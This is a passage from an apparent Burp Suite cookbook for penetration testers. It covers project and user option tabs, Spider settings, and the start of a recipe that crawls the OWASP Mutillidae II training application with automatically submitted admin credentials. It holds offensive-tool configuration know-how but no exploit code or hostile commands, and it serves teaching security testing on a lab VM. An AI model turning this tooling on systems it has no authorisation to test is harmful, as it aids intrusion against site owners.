
The screenshot shows the 'Platform Authentication' configuration page. It includes a note about overriding user options, a checked checkbox for 'Override user options', a note about automatically carrying out platform authentication, a checked checkbox for 'Do platform authentication', and a table for managing destination hosts. The table has columns for Destination host, Type, Username, Domain, and Domain hostname. Buttons for Add, Edit, and Remove are also present. A note at the bottom indicates a prompt for credentials on failure.

Destination host	Type	Username	Domain	Domain hostname

Prompt for credentials on platform authentication failure

- **Upstream proxy servers:** It provides an override button in the event the tester wants the Project options related to upstream proxy servers used against the target application to supersede any proxy settings contained within the user options.

After clicking the checkbox to override the user's options, the tester is presented with a table enabling upstream proxy options specific to this project. Clicking the Add button displays a pop-up box called `Add upstream proxy rule`. This rule is specific to the target application's environment. This feature is very helpful if the target application's environment is fronted with a web proxy requiring a different set of credentials than the application login:



- **SOCKS Proxy:** It provides an override button in the event the tester wishes for Project options related to the SOCKS Proxy configuration used against the target application to supersede any SOCKS Proxy settings within the user options.

After clicking the checkbox to override user options, the tester is presented with a form to configure a SOCKS Proxy specific to this project. In some circumstances, web applications must be accessed over an additional protocol that uses socket connections and authentication, commonly referred to as SOCKS:



SOCKS Proxy



These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this proxy. If you have configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

Use SOCKS proxy

SOCKS proxy host:

SOCKS proxy port:

Username:

Password:

Do DNS lookups over SOCKS proxy

- **Timeouts:** It allows for timeout settings for different network scenarios, such as failing to resolve a domain name:



Timeouts



These settings specify the timeouts to be used for various network tasks. Values are in seconds. Set an option to zero or leave it blank to never timeout that task.

Normal:

Open-ended responses:

Domain name resolution:

Failed domain name resolution:

- **Hostname Resolution:** It allows entries similar to a host file on a local machine to override the **Domain Name System (DNS)** resolution:

Hostname Resolution

Add entries here to override your computer's DNS resolution.

Enabled	Hostname	IP address

Add Edit Remove

- **Out-of-Scope Requests:** It provides rules to Burp regarding Out-of-Scope Requests. Usually, the default setting of Use suite scope [defined in Target tab] is most commonly used:

Out-of-Scope Requests

This feature can be used to prevent Burp from issuing any out-of-scope requests, including those made via the proxy.

Drop all out-of-scope requests

Use suite scope [defined in Target tab]

Use custom scope

The HTTP tab

Under the HTTP tab, a tester has the following options:

- **Redirections:** It provides rules for Burp to follow when redirections are configured. Most commonly, the default settings are used here:

 **Redirections**

 These settings control the types of redirections that Burp will understand in situations where it is configured to follow redirections.

When following redirections, understand the following types:

3xx status code with Location header
 Refresh header
 Meta refresh tag
 JavaScript-driven
 Any status code with Location header

- **Streaming Responses:** It provides configurations related to responses that stream indefinitely. Mostly, the default settings are used here:

 **Streaming Responses**

 These settings are used to specify URLs returning responses that stream indefinitely. The Proxy will pass these responses straight through to the client. Repeater will update the response panel as the response is received. Other tools will ignore streaming responses. In order to view the contents of streaming responses within Burp, you need to check the "store streaming responses" option.

Use advanced scope control

Add	Enabled	Prefix
		
		
		
		

Store streaming responses (may result in large temp files)
 Strip chunked encoding metadata in streaming responses

- **Status 100 Responses:** It provides a setting for Burp to handle HTTP status code 100 responses. Most commonly, the default settings are used here:



Status 100 Responses



These settings control the way Burp handles HTTP responses with status 100.


Understand 100 Continue responses

Remove 100 Continue headers

The SSL tab

Under the SSL tab, a tester has the following options:

- **SSL Negotiations:** When Burp communicates with a target application over SSL, this option provides the ability to use preconfigured SSL ciphers or to specify different ones:



If a tester wishes to customize the ciphers, they will click the Use custom protocols and ciphers radio button. A table appears allowing selection of protocols and ciphers that Burp can use in the communication with the target application:

SSL Negotiation

These settings control the SSL protocols and ciphers that Burp will use when performing SSL negotiation with upstream servers. If you are experiencing problems with SSL negotiation, you can use these settings to request use of specific protocols or ciphers. Use these options with caution as misconfiguration may break all your outgoing SSL connections.

Use the default protocols and ciphers of your Java installation
 Use custom protocols and ciphers

SSL Protocols

Enabled	Protocol
<input type="checkbox"/>	SSLv2Hello
<input checked="" type="checkbox"/>	SSLv3
<input checked="" type="checkbox"/>	TLSv1
<input checked="" type="checkbox"/>	TLSv1.1
<input checked="" type="checkbox"/>	TLSv1.2

SSL Ciphers

Enabled	Cipher
<input checked="" type="checkbox"/>	TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384
<input checked="" type="checkbox"/>	TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_DHE_DSS_WITH_AES_256_CBC_SHA256
<input checked="" type="checkbox"/>	TLS_FCDHE_FCDSA_WITH_AES_256_CBC_SHA

SSL Negotiation Workarounds

Automatically select compatible SSL parameters on negotiation failure
 Allow unsafe renegotiation (required for some client certificates)

- Client SSL Certificates:** It provides an override button in the event the tester must use a client-side certificate against the target application. This option will supersede any client-side certificate configured within the user options.

After clicking the checkbox to override user options, the tester is presented with a table to configure a client-side certificate specific to this project. You must have the private key to your client-side certificate in order to successfully import it into Burp:

Client SSL Certificates

These settings are configured within user options but can be overridden here for this specific project.

Override user options

These settings let you configure the client SSL certificates that Burp will use when a destination host requests one. Burp will use the first certificate in the list whose host configuration matches the name of the host being contacted. You can double-click on an item to view the full details of the certificate.

Enabled	Host	Type	Alias	Subject	Issuer	Key
<input type="button" value="Add"/>						
<input type="button" value="Remove"/>						
<input type="button" value="Up"/>						
<input type="button" value="Down"/>						

- **Server SSL Certificates:** It provides a listing of server-side certificates. A tester can double-click any of these line items to view the details of each certificate:

 **Server SSL Certificates**

 This panel shows a list of the unique SSL certificates received from web servers. Double-click an item to show the full details of the certificate.

Host	Name	Issuer
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
www.google.com	www.google.com	Google Internet Authority G3
getpocket.cdn.mozilla.net	*.cdn.mozilla.net	DigiCert SHA2 Secure Server CA
safebrowsing.googleapis.com	*.googleapis.com	Google Internet Authority G3
tiles.services.mozilla.com	*.services.mozilla.com	DigiCert SHA2 Secure Server CA
incoming.telemetry.mozilla.org	*.telemetry.mozilla.org	DigiCert SHA2 Secure Server CA
shavar.services.mozilla.com	shavar.services.mozilla.com	DigiCert SHA2 Secure Server CA

The Sessions tab

This book will cover recipes on all functionality contained within the Sessions tab in [Chapter 10](#), *Working with Burp Macros and Extensions*. A review of each of these sections within the Sessions tab is provided here for completeness.

Under the Sessions tab, a tester has the following options:

- **Session Handling Rules:** It provides the ability to configure customized session-handling rules while assessing a web application:

Session Handling Rules

You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, URLs or parameters), and can perform actions such as adding session cookies, logging in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Add	Enabled	Description	Tools
	<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

[Open sessions tracer](#)

- **Cookie Jar:** It provides a listing of cookies, domains, paths, and name/value pairs captured by Burp Proxy (by default):

Cookie Jar


Burp maintains a cookie jar that stores all of the cookies issued by visited web sites. Session handling rules can use and update these cookies to maintain valid sessions with applications that are being tested. You can use the settings below to control how Burp automatically updates the cookie jar based on traffic from particular tools.

Monitor the following tools' traffic to update the cookie jar:

Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

[Open cookie jar](#)

- **Macros:** It provides the ability of a tester to script tasks previously performed in order to automate activities while interacting with the target application:




The Misc tab

Under the Misc tab, a tester has the following options:


- **Scheduled Tasks:** It provides the ability to schedule an activity at specific times:

The screenshot shows the 'Scheduled Tasks' section of the Burp Suite interface. On the left, there are three buttons: 'Add' (highlighted), 'Edit', and 'Remove'. To the right is a table with three columns: 'Time', 'Repeat', and 'Task'. The table is currently empty.


When the Add button is clicked, a pop-up reveals the types of activities available for scheduling:



- **Burp Collaborator Server:** It provides the ability to use a service external to the target application for the purposes of discovering vulnerabilities in the target application. This book will cover recipes related to Burp Collaborator in [Chapter 11, Implementing Advanced Topic Attacks](#). A review of this section is provided here for completeness:



- **Logging:** It provides the ability to log all requests and responses or filter the logging based on a particular tool. If selected, the user is prompted for a file name and location to save the log file on the local machine:



Setting user options

User options allow a tester to save or set configurations specific to how they want Burp to be configured upon startup. There are multiple sub-tabs available under the user options tab, which include Connections, SSL, Display, and Misc. For recipes in this book, we will not be using any user options. However, the information is reviewed here for completeness.

How to do it...

Using Burp user options, let's configure your Burp UI in a manner best suited to your penetration-testing needs. Each of the items under the Connections tab is already covered in the Project options section of this chapter, hence, we will directly start with the SSL tab.

The SSL tab

Under the SSL tab, a tester has the following options:

- **Java SSL Options:** It provides the ability to configure Java security libraries used by Burp for SSL connections. The default values are most commonly used:

 **Java SSL Options**

 These settings can be used to enable certain SSL features that might be needed to successfully connect to some servers.

Enable algorithms blocked by Java security policy (requires restart)


Disable Java SNI extension (requires restart)

- **Client SSL Certificate:** This section is already covered in the *Project options* section of this chapter.

The Display tab

Under the Display tab, a tester has the following options:

- **User Interface:** It provides the ability to modify the default font and size of the Burp UI itself:




- **HTTP Message Display:** It provides the ability to modify the default font and size used for all HTTP messages shown within the message editor:



- **Character Sets:** It provides the ability to change the character sets determined by Burp to use a specific set or to display as raw bytes:



- **HTML Rendering:** It controls how HTML pages will display from the Render tab available on an HTTP response:



The Misc tab

Under the Misc tab, a tester has the following options:

- **Hotkeys:** It lets a user configure hotkeys for commonly-executed commands:

The screenshot shows the 'Hotkeys' configuration screen. At the top, there is a help icon and the title 'Hotkeys'. Below the title, a note states: 'These settings let you configure hotkeys for common actions. These include item-specific actions such as "Send to Repeater", global actions such as "Switch to Proxy", and in-editor actions such as "Cut" and "Undo".' A table lists various actions and their assigned hotkeys. An 'Edit hotkeys' button is at the bottom.

Action	Hotkey
Send to Repeater	Ctrl+R
Send to Intruder	Ctrl+I
Forward intercepted Proxy message	Ctrl+F
Toggle Proxy interception	Ctrl+T
Switch to Target	Ctrl+Shift+T
Switch to Proxy	Ctrl+Shift+P
Switch to Scanner	Ctrl+Shift+S
Switch to Intruder	Ctrl+Shift+I

- **Automatic Project Backup [disk projects only]:** It provides the ability to determine how often backup copies of project files are made. By default, when using Burp Professional, backups are set to occur every 30 minutes:

The screenshot shows the 'Automatic Project Backup [disk projects only]' configuration screen. At the top, there is a help icon and the title 'Automatic Project Backup [disk projects only]'. Below the title, a note states: 'Automatic project backup saves a copy of the Burp project file periodically in the background.' There are several configuration options:

- Automatically back up the project every minutes
 - Include in-scope items only
 - Show progress dialog during backups
 - Delete backup file on clean shutdown of Burp

- **Temporary Files Location:** It provides the ability to change the location where temporary files are stored while running Burp:



Temporary Files Location



These settings let you configure where Burp stores its temporary files. Changes will take effect the next time Burp starts up.

Use default system temp directory

Use custom location:

[Choose folder ...](#)

- **Proxy Interception:** It provides the ability to always enable or always disable proxy intercept upon initially starting Burp:



Proxy Interception



This setting controls the state of proxy interception at startup.

Enable interception at startup: Always enable

Always disable

Restore setting from when Burp was last closed

- **Proxy History Logging:** It provides the ability to customize prompting of out-of-scope items when the target scope changes:



Proxy History Logging



This setting controls whether adding items to Target scope will automatically set the Proxy option to stop sending out-of-scope items to the history or other Burp tools.

When items are added to Target scope: Stop sending out-of-scope items to Proxy history and other Burp tools

Prompt for action

Do nothing

- **Performance Feedback:** It provides anonymous data to PortSwigger regarding Burp performance:



Performance Feedback



You can help improve Burp by submitting anonymous feedback about Burp's performance.

Submit anonymous feedback about Burp's performance

Feedback only contains technical information about Burp's internal functioning, and does not identify you in any way. If you do report a bug via email, you can help us diagnose any problems that your instance of Burp has encountered by including your debug ID.

Debug ID: `l64y9xo4xrqm6dla5ih:gh2j`

[Copy](#)

[Report bug](#)

Spidering with Spider

Spidering is another term for mapping out or crawling a web application. This mapping exercise is necessary to uncover links, folders, and files present within the target application.

In addition to crawling, Burp Spider can also submit forms in an automated fashion. Spidering should occur prior to scanning, since pentesters wish to identify all possible paths and functionality prior to looking for vulnerabilities.

Burp provides an on-going spidering capability. This means that as a pentester discovers new content, Spider will automatically run in the background looking for forms, files, and folders to add to Target | Site map.

There are two tabs available in the Spider module of Burp Suite. The tabs include **control** and **options**, which we will study in the *Getting ready* section of this recipe.


Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will configure and use Burp Spider to crawl through the application.

The Control tab

Under the Control tab, a tester has the following options:

- **Spider Status:** It provides the ability to turn the spidering functionality on or off (paused). It also allows us to monitor queued-up Spider requests along with bytes transferred, and so on. This section allows any forms queued to be cleared by clicking the Clear queues button:



- **Spider Scope:** It provides the ability to set the Spider Scope, either based on the Target | Site map tab or a customized scope:



If the Use custom scope radio button is clicked, two tables appear, allowing the tester to define URLs to be included and excluded from scope:

Spider Scope

Use suite scope [defined in Target tab]
 Use custom scope
 Use advanced scope control

Include in scope

Enabled	Prefix
▶	

Add Edit Remove Paste URL Load ...

Exclude from scope


Enabled	Prefix
▶	

Add Edit Remove Paste URL Load ...


The Options tab

Under the Options tab, a tester has the following options:

- **Crawler Settings:** It provides the ability to regulate the number of links deep Spider will follow; also identifies basic web content to Spider for on a website such as the `robots.txt` file:



- **Passive Spidering:** Spiders newly-discovered content in the background and is turned on by default:



- **Form Submission:** It provides the ability to determine how Spider interacts with forms. Several options are available including ignore, prompt for guidance, submit with default values found in the table provided, or use an arbitrary value (for example, 555-555-0199@example.com):



Form Submission



These settings control whether and how the Spider submits HTML forms.

Individuate forms by: Action URL, method and fields ▾

- Don't submit forms
- Prompt for guidance
- Automatically submit using the following rules to assign text field values:

Add	Enabled	Match type	Field name	Field value
<input type="button" value="Edit"/>	<input checked="" type="checkbox"/>	Regex	tel	555-555-0199
<input type="button" value="Remove"/>	<input checked="" type="checkbox"/>	Regex	ssn	123 45 6789
<input type="button" value="Up"/>	<input checked="" type="checkbox"/>	Regex	social	123 45 6789
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Regex	age	30
	<input checked="" type="checkbox"/>	Regex	day	01
	<input checked="" type="checkbox"/>	Regex	month	01
	<input checked="" type="checkbox"/>	Regex	year	1980
	<input checked="" type="checkbox"/>	Regex	passport	0123456789

Set unmatched fields to: 555-555-0199@example.com

Iterate all values of submit fields - max submissions per form: 10

- **Application Login:** It provides the ability to determine how Spider interacts with login forms. Several options are available, including ignore, prompt for guidance, submit as standard form submission, or use credentials provided in text boxes:

 **Application Login**

 These settings control how the Spider submits login forms.

Don't submit login forms
 Prompt for guidance
 Handle as ordinary forms
 Automatically submit these credentials:

Username:

Password:

- **Spider Engine:** It provides the ability to edit the number of threads used along with retry attempt settings due to network failures. Use the number of threads judiciously as too many thread requests could choke an application and affect its performance:

 **Spider Engine**

 These settings control the engine used for making HTTP requests when spidering.

Number of threads:

Number of retries on network failure:

Pause before retry (milliseconds):

Throttle between requests (milliseconds):
 Add random variations to throttle

- **Request Headers:** It provides the ability to modify the way the HTTP requests look originating from Burp Spider. For example, a tester can modify the user agent to have Spider look like a mobile phone:



Request Headers



These settings control the request headers used in HTTP requests made by the Spider.

Add

Accept: */*

Edit

Accept-Language: en

Remove

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Up

Connection: close

Down

Use HTTP version 1.1

Use Referer header


How to do it...

1. Ensure Burp and OWASP BWA VM are running, and Burp is configured in the Firefox browser used to view the OWASP BWA applications.
2. From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:


The screenshot shows the OWASP BWA landing page. At the top, there is a logo and the text "owaspbwa" followed by "OWASP Broken Web Applications Project" and "Version 1.2". Below this, a note states: "This is the VM for the [Open Web Application Security Project \(OWASP\) Broken Web Applications](#) project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project [User Guide](#) and [Home Page](#). For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc". A yellow box contains a warning: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!". The main content area is titled "TRAINING APPLICATIONS" and lists several applications in two columns. The "OWASP Mutillidae II" application is highlighted with a red box around its row.

TRAINING APPLICATIONS	
OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

3. Go to the Burp Spider tab, then go to the Options sub-tab, scroll down to the Application Login section. Select the Automatically submit these credentials radio button. Type into the username textbox the word `admin`; type into the password textbox the word `admin`:



4. Return to Target | Site map and ensure the `mutilidae` folder is added to scope by right-clicking the `mutilidae` folder and selecting Add to scope:



5. Optionally, you can clean up the Site map to only show in-scope items by clicking `Filter: Hiding out of scope and not found items; hiding CSS, image`

`and general binary content; hiding 4xx responses; hiding empty folders:`

`Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders`

6. After clicking `Filter:`, You will see a drop-down menu appear. In this drop-down menu, check the Show only in-scope items box. Now, click anywhere in Burp outside of the drop-down menu to have the filter disappear again:

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Filter by request type

Show only in-scope items
 Show only requested items
 Show only parameterized requests
 Hide not-found items

Filter by MIME type

HTML Other text
 Script Images
 XML Flash
